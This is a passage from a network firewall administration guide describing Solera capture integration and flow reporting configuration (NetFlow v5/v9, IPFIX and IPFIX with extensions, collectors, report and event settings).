- **Authentication Method** - You can use the default None item or select **POP Before SMTP**.



**Note**

If the **Mail Server (name or IP address)** is left blank, log and alert messages are not e-mailed.

## Solera Capture Stack

Solera Networks makes a series of appliances of varying capacities and speeds designed to capture, archive, and regenerate network traffic. The Solera Networks Network Packet Capture System (NPCS) provides utilities that allow the captured data to be accessed in time sequenced playback, that is, analysis of captured data can be performed on a live network via NPCS while the device is actively capturing and archiving data.

To configure your ADTRAN appliance with Solera select the **Enable Solera Capture Stack Integration** option.

Configure the following options:

- **Server** - Select the host for the Solera server. You can dynamically create the host by selecting **Create New Host...**
- **Protocol** - Select either **HTTP** or **HTTPS**.
- **Port** - Specify the port number for connecting to the Solera server.
- **Interface(s)** - Specify which interfaces you want to transmit data for to the Solera server.
- **User (optional)** - Enter the username, if required.
- **Password (optional)** - Enter the password, if required.

- **Confirm Password** - Confirm the password.
  - **Mask Password** - Leave this enabled to send the password as encrypted text.
- **DeepSee Base URL** - Defines the format for the base URL for the DeepSee path. In the actual URL, the special tokens are replaced with the actual values.
- **PCAP Base URL** - Defines the format for the base URL for the PCAP path. In the actual URL, the special tokens are replaced with the actual values.
- The following tokens can be used in the **DeepSee Base URL** and **PCAP Base URL** fields:
  - **\$host** - server name or IP address that has the data
  - **\$port** - HTTP/HTTPS port number where the server is listening
  - **\$usr** - user name for authentication
  - **\$pwd** - password for authentication
  - **\$start** - start date and time
  - **\$stop** - stop date and time
  - **\$ipproto** - IP protocol
  - **\$scrip** - source IP address
  - **\$dstip** - destination IP address
  - **\$srcport** - source port
  - **\$dstport** - destination port




## CHAPTER 73

# Configuring Flow Reporting

## Log > Flow Reporting

The **Log > Flow Reporting** page includes settings for configuring the ADTRAN to view statistics based on Flow Reporting and Internal Reporting. From this screen, you can also configure settings for internal and external flow reporting.



The screenshot displays the 'Flow Reporting' configuration page. It features a title bar with 'Flow Reporting' and a toolbar with buttons for 'Accept', 'Cancel', 'Ok', 'Default', 'Generate All Templates', 'Generate Static Flows', and 'Download'. The main content area is divided into two panes: 'Flow Reporting Statistics' and 'App Flow Reporting Statistics'. Each pane contains a list of metrics and their corresponding values.

| Flow Reporting Statistics      |          | App Flow Reporting Statistics  |        |
|--------------------------------|----------|--------------------------------|--------|
| NetFlow/DPFID Packets Sent:    | 0        | Data Flows Enqueued:           | 311730 |
| Data Flows Enqueued:           | 16115125 | Data Flows Dequeued:           | 709730 |
| Data Flows Dequeued:           | 16115124 | Data Flows Dropped:            | 0      |
| Data Flows Skipped Reporting:  | 0        | Data Flows Skipped Reporting:  | 0      |
| General Flows Enqueued:        | 8407     | General Flows Enqueued:        | 8407   |
| General Flows Dequeued:        | 8407     | General Flows Dequeued:        | 8407   |
| General Flows Dropped:         | 0        | General Flows Dropped:         | 0      |
| NetFlow/DPFID Templates sent:  | 0        | General Static Flows Dequeued: | 28808  |
| General Static Flows Reported: | 0        | App Flow Collector Errors:     | 0      |
|                                |          | Total Flows in DB:             | 78911  |

This chapter contains the following sections:

- [“Flow Reporting Statistics” on page 1118](#)
- [“App Flow Reporting Statistics” on page 1118](#)
- [“Settings” on page 1119](#)
- [“Report Settings” on page 1122](#)
- [“Event Settings” on page 1123](#)
- [“NetFlow Activation and Deployment Information” on page 1124](#)
- [“User Configuration Tasks” on page 1124](#)
- [“NetFlow Tables” on page 1131](#)
- [“Dynamic Tables” on page 1132](#)

## Flow Reporting Statistics

The Flow Reporting Statistics apply to all external flows. This section shows reports of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non reported to the server. This section also includes the number of NetFlow and IP Flow Information Export (IPFIX) templates sent and general static flows reported.

|                                      |                                                                                                                                                                                    |
|--------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>NetFlow/IPFIX Packets Sent</b>    | Total number of IPFIX/NetFlow packets sent to the external collector.                                                                                                              |
| <b>Data Flows Enqueued</b>           | Total number of connection related flows that is collected so far.                                                                                                                 |
| <b>Data Flows Dequeued</b>           | Total number of connection related flows that have been reported either to internal collectors or external collectors.                                                             |
| <b>Data Flows Dropped</b>            | Total number of collected connection related flows that failed to get reported.                                                                                                    |
| <b>Data Flows Skipped Reporting</b>  | Total number of connection related flows that skipped reporting. This can happen when running in periodic mode where collected flows are more than configured value for reporting. |
| <b>General Flows Enqueued</b>        | Total number of all non-connection related flows that have been collected.                                                                                                         |
| <b>General Flows Dequeued</b>        | Total number of all non-connection related flows that have been reported either to external collectors or internal collectors.                                                     |
| <b>General Flows Dropped</b>         | Total number of all non-connection related flows dropped due to too many requests.                                                                                                 |
| <b>NetFlow/IPFIX Templates Sent</b>  | Total number of templates that has been reported to the external collector.                                                                                                        |
| <b>General Static Flows Reported</b> | Total number of static non-connection related flows that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.     |

## App Flow Reporting Statistics

The App Flow Reporting Statistics apply to all internal flows. Similar to the Flow Reporting Statistics, this section shows reports of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non reported to the server. This section also includes the number of static flows removed from the queue, internal errors, and the total number of flows within the internal database.

|                            |                                                                                                  |
|----------------------------|--------------------------------------------------------------------------------------------------|
| <b>Data Flows Enqueued</b> | Total number of connection related flows that have been queued to internal collector.            |
| <b>Data Flows Dequeued</b> | Total number of connection related flows that have been successfully inserted into the database. |

|                                      |                                                                                                                               |
|--------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| <b>Data Flows Dropped</b>            | Total number of collected connection related flows that failed to get inserted into the database due to high connection rate. |
| <b>Data Flows Skipped Reporting</b>  | Total number of connection related flows that skipped reporting.                                                              |
| <b>General Flows Enqueued</b>        | Total number of all non-connection related flows in DB queue.                                                                 |
| <b>General Flows Dequeued</b>        | Total number of all non-connection related flows in DB queue.                                                                 |
| <b>General Flows Dropped</b>         | Total number of all non-connection related flows failed to get inserted due to high rate.                                     |
| <b>General Static Flows Dequeued</b> | Total number of non-connection related static flows that have been successfully inserted into the DB.                         |
| <b>App Flow Collector Errors</b>     | Total number of internal database errors.                                                                                     |
| <b>Total Flows in DB</b>             | Total number of connection related flows in DB.                                                                               |

## Settings

The Settings section has configurable options for internal flow reporting, external flow reporting, and the IPFIX collector. You can also configure the settings for what is reported to an external controller.

**Settings**

Enable Flow Reporting and Visualization

Report to EXTERNAL flow collector

Enable INTERFACE based reporting (advanced)

Enable Firewall/app rules based reporting (advanced)

External flow reporting type: IPFIX with extensions

External collector's IP address: 10.203.21.63

Use IDLE unit as an external collector

Source IP to use for collector on a VPN tunnel: 0.0.0.0

External collector's UDP port number: 2055

Send templates at regular intervals

Send static flows at regular intervals

Send static flows for following tables: Applications, Viruses, Spyware, Intrusions, Location Map, Services, Rating Map

Send dynamic flows for following tables: Connections, Users, URLs, URL ratings, VPNs, Devices, SPAMs, Locations, VOIPs

Include following additional reports via IPFIX: Interface Stats, Core utilization, Memory utilization

- **Enable Flow Reporting and Visualization**—This is a global checkbox that enables or disables the complete flow reporting feature. Selecting this checkbox enables flow reporting, which you can view on the Dashboard screen. When this is disabled, both internal and external flow reporting are also disabled.
- **Report to EXTERNAL flow collector**—Selecting this checkbox enables the specified flows to be reported to an external flow collector. Some options include another ADTRAN appliance configured as a collector, a ADTRAN Linux collector, or a third party collector. Note that not all collectors will work with all modes of flow reporting.
- **Enable INTERFACE Based Reporting (advanced)** —Selecting this checkbox enables flow reporting based on the initiator or responder interface. This provides a way to control what flows are reported externally or internally. If enabled, the flows are verified against the per interface flow reporting configuration, located in the Network>Interface screen. If an interface has its flow reporting disabled, then flows associated with that interface are skipped. By default, flow reporting is disabled by default on interfaces.

The screenshot shows the 'Advanced Settings' window with the following configuration:

- Link Speed: Auto Negotiate
- Use Default MAC Address: 00:17:C5:69:F3:54
- Override Default MAC Address: (empty)
- Enable flow reporting
- Enable Multicast Support
- Enable 802.1p tagging

- **Enable firewall/app rules based reporting (advanced)**—Selecting this checkbox enables flow reporting based on already existing firewall rules. This is similar to interface-based reporting; the only difference is instead of checking per interface settings, the per firewall rule is selected. Every firewall rule has a checkbox to enable flow reporting. If a flow matching a firewall rule is to be reported, this enabled checkbox will force to verify if firewall rules have flow reporting enabled or not. Note that if this option is enabled and no rules have the flow reporting option enabled, no data will be reported to the App Flow Monitor. This option is an additional way to control which flows need to be reported. Note that this option is applicable to both internal and external flow reporting.

The screenshot shows the 'Settings' window for a firewall rule with the following configuration:

- Action:  Allow  Deny  Discard
- From Zone: --Select a zone--
- To Zone: --Select a zone--
- Service: --Select a service--
- Source: --Select a network--
- Destination: --Select a network--
- Users Allowed: All
- Schedule: Always on
- Comment: (empty)
- Enable Logging
- Allow Fragmented Packets
- Enable Flow reporting
- Enable packet monitor



- **External Flow Reporting Type**—If the “Report to EXTERNAL Flow Collector” option is selected, you must specify the flow reporting type from the provided list in the dropdown menu: NetFlow version-5, NetFlow version-9, IPFIX, or IPFIX with extensions. If the reporting type is set to Netflow versions 5, 9, or IPFIX, then any third-party collector can be used to show flows reported from the device. It uses standard data types as defined in IETF. If the reporting type is set to IPFIX with extensions, then the collectors that are ADTRAN flow aware can only be used.

The following are recommended options for collectors:

- A second ADTRAN appliance, acting as an external collector
- An external Linux collector running the ADTRAN provided package
- A third-party collector that is ADTRAN flow aware, such as Plixer Scrutinizer

For Netflow versions and IPFIX reporting types, only connection related flows are reported per the standard. For IPFIX with extensions, connection related flows are reported with ADTRAN specific data type, as well as various other tables to correlate flows with Users, Applications, Viruses, VPN, and so on.

- **External Collector’s IP Address**—Specify the external collector’s IP address. This IP address must be reachable from the ADTRAN firewall in order for the collector to generate flow reports.
- **Source IP to Use for Collector on a VPN Tunnel**—If the external collector must be reached by a VPN tunnel, specify the source IP for the correct VPN policy. **Note:** *Select Source IP from the local network specified in the VPN policy. If specified, Netflow/IPFIX flow packets will always take the VPN path.*
- **External Collector’s UDP Port Number**—Specify the UDP port number that Netflow/IPFIX packets are being sent over. The default port is 2055.
  - **Send Templates at Regular Intervals**—Selecting this checkbox will enable the appliance to send Template flows at regular intervals. Netflow version-9 and IPFIX use templates that must be known to an external collector before sending data. Per IETF, a reporting device must be capable of sending templates at a regular interval to keep the collector in sync with the device. If the collector is not needed, you may disable it here. **This option is available with Netflow version-9, IPFIX, and IPFIX with extensions only.**
  - **Send Static Flows for Following Tables**—Select the static mapping tables to be generated to a flow from the dropdown list. Values include: Applications, Viruses, Spyware, Intrusions, Location Maps, Services, Rating Maps, Table Maps, and Column Maps. Selecting the Send Static Flows at Regular Intervals checkbox enables the sending of these specified static flows.

When running in IPFIX with extensions mode, ADTRAN reports multiple types of data to an external device in order to correlate User, VPN, Application, Virus, etc. In this mode, data is both static and dynamic. Static tables are needed once since they rarely change. Depending on the capability of the external collector, not all static tables are needed. You can select the tables needed in this section. **This option is available with IPFIX with extensions only.**

- **Send Dynamic Flows for Following Tables**—Select the dynamic mapping tables to be generated to a flow from the dropdown list. Values include: Connections, Users, URLs, URL Ratings, VPNs, Devices, SPAMs, Locations, and VoIPs.

When running in IPFIX with extensions mode, ADTRAN reports multiple types of data to an external device in order to correlate User, VPN, Application, Virus, etc. In this mode, data is both static and dynamic. Static tables are needed once since

they rarely change. Depending on the capability of the external collector, not all static tables are needed. You can select the tables needed in this section. **This option is available with IPFIX with extensions only.**


- **Include Following Additional Reports via IPFIX**—Select additional IPFIX reports to be generated to a flow. Select values from the dropdown list. Values include: Logs, Interface Stats, Core Utilization, and Memory Utilization.

When running in IPFIX with extensions mode, ADTRAN is capable of reporting more data that is not related to connection and flows. These tables are grouped under this section (Additional Reports). Depending on the capability of the external collector, not all additional tables are needed. In this section, users can select tables that are needed. **This option is available with IPFIX with extensions only.**

- **Enable IPFIX collector**—Select to enable IPFIX in collector mode. For more information, see [“User Configuration Tasks” on page 1124](#).
  - **IPFIX external reporter's IP address**—In collector mode, the IP address of the external reporting server must be configured. Enter the IP address of the server that will transmit IPFIX packets.
  - **Listen for IPFIX pkts on UDP port number**—Enter the port number that will be used to receive IPFIX packets. The firewall will discard IPFIX packets that arrive on a different UDP port.

## Report Settings

This section allows you to configure flow reporting settings, such as realtime, real time with bulk, or periodic reporting. Note that modifying this section does not have an effect on internal reporting settings.



- **Flow Reporting Mode**—Select from the dropdown list to have your ADTRAN appliance generate Netflow or IPFIX packets in one of the following values:
  - **Realtime**—One flow record is sent per packet
  - **Realtime with bulk**—More than one flow record is sent per packet
  - **Periodic**—A report is sent at a regular interval

Typically, the ADTRAN flow reporting subsystem receives flows and other table data asynchronously from other parts of the firewall. This section specifies how and when that data needs to be reported.

- **Flow Reporting Period (in seconds)**—When **Periodic** is selected, specify the number of seconds to wait before reporting the collected flows. In this mode, ADTRAN collects all flows from the firewall and waits until the time is elapsed. Once the time elapses, the flows are reported externally to the collector.
- **Number of Flows Reported per Period**—When **Periodic** is selected, specify the number of flows to be reported within each period. If the ADTRAN appliance collects more flows than what is specified in this field, the first  $n$  will be collected and reported. For example, if 10 is the specified number of flows reported, but the ADTRAN collects 20, the first 10 will be reported.

- **Report TOP-TALKERS only**—When **Periodic** is selected, select this checkbox to enable the ADTRAN to report flows with the maximum amount of traffic. Among the collected flows, the ADTRAN selects those based on traffic, then sends them in descending order.

## Event Settings

The Event Settings section allows you to configure the conditions under which a flow is reported. Note that this section only applies to Connection related flows.

- **Report Flows on Connection OPEN**—Enable this to report flows when the Connection is open. This is typically when a connection is established.
- **Report Flows on Threat Detection**—Enable this to report flows specific to threats. Upon detections of virus, intrusion, or spyware, the flow is reported again.
- **Report Flows on Application Detection**—Enable this to report flows specific to applications. Upon performing a deep packet inspection, the ADTRAN appliance is able to detect if a flow is part of a certain application. Once identified, the flow is reported again.
- **Report Flows on User Detection**—Enable this to report flows specific to users. The ADTRAN appliance associates flows to a user-based detection based on its login credentials. Once identified, the flow is reported again.
- **Report Flows on VPN Tunnel Detection**—Enable this to report flows sent through the VPN tunnel. Once flows sent over the VPN tunnel are identified, the flow is reported again.
- **Report Flows on Kilo BYTES exchanged**—Enable this to report flows based on a specific number of traffic, in kilobytes, is exchanged. This option is ideal for flows that are active for a long time and need to be monitored.
  - **Kilobytes exchanged**—When the above option is enabled, specify the number of kilobytes exchanged to be reported.
  - **Report Once**—When the **Report Flows on Kilo BYTES exchanged** option is enabled, enabling this option will send the report only once. Leave it unselected if you want reports sent periodically.
- **Report Flows on Connection CLOSED**—Enable this to report flows when the Connection is closed.
- **Report DROPPED Flows**—Enable this to report dropped flows. This applies to flows that are dropped due to firewall rules.

- **Skip Reporting of STACK Flows (connections)**—Enable this to skip the reporting of STACK flows for connections. Note that all flows as a result of traffic initiated or terminated by the firewall itself are considered stack traffic.
- **Include following URL types**—Select the type of URLs to be generated into a flow. Select values from the dropdown list. Values include: Gifs, Jpegs, Pngs, Js, Xmls, Jsons, Css, Htmls, Aspx, and Cms. **This option is applies to both App Flow (internal) and external reporting when used with IPFIX with extensions.**

## NetFlow Activation and Deployment Information

ADTRAN recommends careful planning of NetFlow deployment with NetFlow services activated on strategically located edge/aggregation routers which capture the data required for planning, monitoring and accounting applications. Key deployment considerations include the following:

- Understanding your application-driven data collection requirements: accounting applications may only require originating and terminating router flow information whereas monitoring applications may require a more comprehensive (data intensive) end-to-end view
- Understanding the impact of network topology and routing policy on flow collection strategy: for example, avoid collecting duplicate flows by activating NetFlow on key aggregation routers where traffic originates or terminates and not on backbone routers or intermediate routers which would provide duplicate views of the same flow information
- NetFlow can be implemented in the SonicOS management interface to understand the number of flow in the network and the impact on the router. NetFlow export can then be setup at a later date to complete the NetFlow deployment.

NetFlow is in general an ingress measurement technology which should be deployed on appropriate interfaces on edge/aggregation or WAN access routers to gain a comprehensive view of originating and terminating traffic to meet customer needs for accounting, monitoring or network planning data. The key mechanism for enhancing NetFlow data volume manageability is careful planning of NetFlow deployment. NetFlow can be deployed incrementally (i.e. interface by interface) and strategically (i.e. on well chosen routers) —instead of widespread deployment of NetFlow on every router in the network.

## User Configuration Tasks

Depending on the type of flows you are collecting, you will need to determine which type of reporting will work best with your setup and configuration. This section includes configuration examples for each supported NetFlow solution, as well as configuring a second appliance to act as a collector.

- [“NetFlow version 5 Configuration Procedures” section on page 1125](#)
- [“NetFlow version 9 Configuration Procedures” section on page 1126](#)
- [“IPFIX \(NetFlow version 10\) Configuration Procedures” section on page 1127](#)
- [“IPFIX with Extensions Configuration Procedures” section on page 1128](#)

## NetFlow version 5 Configuration Procedures

To configure typical Netflow version 5 flow reporting, follow the steps listed below.

- Step 1** Select the checkbox to **Enable flow reporting**. Note that if this is disabled, both internal and external flow reporting are also disabled.
- Step 2** Select the **Report to EXTERNAL flow collector** checkbox to enable flows to be reported to an external flow collector. Note that you may enable this option if you prefer to receive external flows, rather than the ADTRAN visualization. Remember, not all collectors will work with all modes of flow reporting.
- Step 3** **Enable INTERFACE based reporting** by selecting the checkbox. Once enabled, the flows reported are based on the initiator or responder interface. Note that this step is *optional*.
- Step 4** **Enable Firewall-Rules Based Reporting** by selecting the checkbox. Once enabled, the flows reported are based on already existing firewall rules. Note that this step is *optional*, but is required if flow reporting is done on selected interfaces.
- Step 5** Select **Netflow version-5** as the **External Flow Reporting Type** from the dropdown list if the **Report to EXTERNAL flow collector** option is selected. Next, specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel. Note that this step is *optional*.
- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is 2055.



### Note

The highlighted fields are the required fields for successful Netflow version 5 configuration. All other configurable fields are optional, as noted in the above steps.

## NetFlow version 9 Configuration Procedures

To configure Netflow version 9 flow reporting, follow the steps listed below.

- Step 1** Select the checkbox to **Enable flow reporting**. Note that if this is disabled, both internal and external flow reporting are also disabled.
- Step 2** Select the **Report to EXTERNAL flow collector** checkbox to enable flows to be reported to an external flow collector. Note that you may enable this option if you prefer to receive external flows, rather than the ADTRAN visualization. Remember, not all collectors will work with all modes of flow reporting.
- Step 3** **Enable INTERFACE based reporting** by selecting the checkbox. Once enabled, the flows reported are based on the initiator or responder interface. Note that this step is *optional*.
- Step 4** **Enable Firewall-Rules Based Reporting** by selecting the checkbox. Once enabled, the flows reported are based on already existing firewall rules. Note that this step is *optional*, but is required if flow reporting is done on selected interfaces.
- Step 5** Select **Netflow version-9** as the **External Flow Reporting Type** from the dropdown list if the **Report to EXTERNAL flow collector** option is selected. Next, specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel. Note that this step is *optional*.
- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is 2055.
- Step 8** Enable the option to **Send templates at regular intervals** by selecting the checkbox. Note that Netflow version-9 uses templates that must be known to an external collector before sending data. After enabling this option, you can **Generate ALL Templates** by clicking the button in the topmost toolbar.



### Note

The highlighted fields are the required fields for successful Netflow version 9 configuration. All other configurable fields are optional, as noted in the above steps.

## IPFIX (NetFlow version 10) Configuration Procedures

To configure IPFIX, or NetFlow version 10, flow reporting, follow the steps listed below.

- Step 1** Select the checkbox to **Enable flow reporting**. Note that if this is disabled, both internal and external flow reporting are also disabled.
- Step 2** Select the **Report to EXTERNAL flow collector** checkbox to enable flows to be reported to an external flow collector. Note that you may enable this option if you prefer to receive external flows, rather than the ADTRAN visualization. Remember, not all collectors will work with all modes of flow reporting.
- Step 3** **Enable INTERFACE based reporting** by selecting the checkbox. Once enabled, the flows reported are based on the initiator or responder interface. Note that this step is *optional*.
- Step 4** **Enable Firewall-Rules Based Reporting** by selecting the checkbox. Once enabled, the flows reported are based on already existing firewall rules. Note that this step is *optional*, but is required if flow reporting is done on selected interfaces.
- Step 5** Select **IPFIX** as the **External Flow Reporting Type** from the dropdown list if the **Report to EXTERNAL flow collector** option is selected. Next, specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel. Note that this step is *optional*.
- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is 2055.
- Step 8** Enable the option to **Send templates at regular intervals** by selecting the checkbox. Note that Netflow version-9 uses templates that must be known to an external collector before sending data. After enabling this option, you can **Generate ALL Templates** by clicking the button in the topmost toolbar.



### Note

The highlighted fields are the required fields for successful IPFIX configuration. All other configurable fields are optional, as noted in the above steps.

## IPFIX with Extensions Configuration Procedures

To configure IPFIX with extensions flow reporting, follow the steps listed below.

- Step 1** Select the checkbox to **Enable flow reporting**. Note that if this is disabled, both internal and external flow reporting are also disabled.
- Step 2** Select the **Report to EXTERNAL flow collector** checkbox to enable flows to be reported to an external flow collector. Note that you may enable this option if you prefer to receive external flows, rather than the ADTRAN visualization. Remember, not all collectors will work with all modes of flow reporting.
- Step 3** **Enable INTERFACE based reporting** by selecting the checkbox. Once enabled, the flows reported are based on the initiator or responder interface.
- Step 4** **Enable Firewall-Rules Based Reporting** by selecting the checkbox. Once enabled, the flows reported are based on already existing firewall rules.
- Step 5** Select **IPFIX with extensions** as the **External Flow Reporting Type** from the dropdown list if the **Report to EXTERNAL flow collector** option is selected. Next, specify the **External Collector's IP address** in the provided field.
- Step 6** For the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.
- Step 7** Specify the **External Collector's UDP port number** in the provided field. The default port is 2055.
- Step 8** Enable the option to **Send templates at regular intervals** by selecting the checkbox. Note that Netflow version-9 uses templates that must be known to an external collector before sending data. After enabling this option, you can **Generate ALL Templates** by clicking the button in the topmost toolbar.
- Step 9** Enable the option to **Send static flows at regular intervals** by selecting the checkbox. After enabling this option, you can **Generate Static Flows** by clicking the button in the topmost toolbar.
- Step 10** Select the tables you wish to receive static flows for from the dropdown list.






**Step 11** Select the tables you wish to receive dynamic flows for from the dropdown list.



**Step 12** Select any additional reports to be generated to a flow from the dropdown list.




| Settings                                             |                                                                                |
|------------------------------------------------------|--------------------------------------------------------------------------------|
| Enable Flow Reporting and Visualization              | <input checked="" type="checkbox"/>                                            |
| Report to EXTERNAL Flow collector                    | <input checked="" type="checkbox"/>                                            |
| Enable INTERNAL ACE based reporting (advanced)       | <input checked="" type="checkbox"/>                                            |
| Enable Firewall/app rules based reporting (advanced) | <input type="checkbox"/>                                                       |
| External flow reporting type                         | IPFIX with extensions                                                          |
| External collector's IP address                      | 10.203.21.63                                                                   |
| Use IDLE unit as an external collector               | <input type="checkbox"/>                                                       |
| Source IP to use for collector on a VPN tunnel       | 0.0.0.0                                                                        |
| External collector's UDP port number                 | 2055                                                                           |
| Send templates at regular intervals                  | <input checked="" type="checkbox"/>                                            |
| Send static flows at regular intervals               | <input type="checkbox"/>                                                       |
| Send static flows for following tables               | Applications, Viruses, Spyware, Intrusions, Location Map, Services, Rating Map |
| Send dynamic flows for following tables              | Connections, Users, URLs, URL ratings, VPNs, Devices, SPAMs, Locations, VOIPs  |
| Include following additional reports via IPFIX       | Interface Stats, Core utilization, Memory utilization                          |

## Configuring Report Settings

After configuring the Settings section to what best suits your App Flow, External, or IPFIX collector configuration, continue through this section to specify Flow Reporting Settings. Refer to the [“Report Settings”](#) section on page 1122 for more information about each setting.

- Step 1** Select the **Flow reporting mode** from the dropdown list. Note that **Realtime with bulk** is the default setting.




For **Realtime** or **Realtime with bulk**, continue to [“Configuring Event Settings” section on page 1130](#).

For **Periodic**, continue to Step 2.

- Step 2** Specify the **Flow reporting period**. This is the number of seconds the appliance will wait before reporting the collected amount of flows. The default value is 10 seconds.
- Step 3** Next, specify the **Number of flows reported per period**.
- Step 4** Select the **Report TOP-TALKERS only** checkbox to enable the ADTRAN appliance to report flows with the maximum amount of traffic.

## Configuring Event Settings

After configuring the Report Settings, continue through this section to configure the conditions under which a flow is reported. Selecting a checkbox will enable the configuration. Refer to the [“Event Settings” section on page 1123](#) for more information about each setting.



## Verifying Netflow with Extensions Configurations


One external flow reporting option that works with Netflow with Extensions is the third-party collector called Plixer Scrutinizer. This collector displays a range of reporting and analysis that is both Netflow and ADTRAN flow aware.



**Note** You will need an account with Plixer Scrutinizer.

To verify your Netflow with Extensions reporting configurations, perform the following steps.

- Step 1** Navigate to the ADTRAN **Log > Flow Reporting** screen. Enable the **Report to EXTERNAL flow collector** option on the Settings section.
- Step 2** Specify the **External collector's IP address** and respective **UDP Port Number**.
- Step 3** Enable the option to **Send templates at regular intervals**.
- Step 4** Enable the option to **Send static flows at regular intervals**.
- Step 5** Select the tables you wish to receive static flows for from the provided dropdown list. Then, click **Accept**.



**Note** Currently, Scrutinizer supports Applications and Threats only. Future versions of Plixer will support the following Static Flows: Location Map, Services, Rating Map, Table Map, and Column Map.

- Step 6** Next, navigate to the **Network > Interfaces** screen.
- Step 7** Confirm that Flow Reporting is enabled per interface by clicking the **Configure** icon of the interface you are requesting data from.
- Step 8** On the Advanced tab, select the checkbox to **Enable flow reporting**. Then, click **OK**.
- Step 9** Login to Plixer Scrutinizer. The data displays within minutes.

| Device | Interface    | Inbound | Outbound |
|--------|--------------|---------|----------|
| 1      | 3 - K1 (WAN) | 0.0023% | 0.2197%  |
| 2      | 1 - J0 (LAN) | 0.0333% | 0.0010%  |

## NetFlow Tables

The following section describes the various NetFlow tables. Also, this section describes in detail the IPFIX with extensions tables that are exported when the ADTRAN is configured to report flows.

This section includes the following sub-sections:

- [“Static Tables” section on page 1132](#)
- [“Dynamic Tables” section on page 1132](#)
- [“Templates” section on page 1133](#)
  - [“NetFlow version 5” section on page 1133](#)
  - [“NetFlow version 9” section on page 1134](#)
  - [“IPFIX \(NetFlow version 10\)” section on page 1135](#)
  - [“IPFIX with Extensions” section on page 1135](#)

## Static Tables

Static Tables are tables with data that does not change over time. However, this data is required to correlate with other tables. Static tables are usually reported at a specified interval, but may also be configured to send just once. The following is a list of Static IPFIX tables that may be exported:

- **Table Layout Map**—This table reports ADTRAN's list of tables to be exported, including Table ID and Table Names.
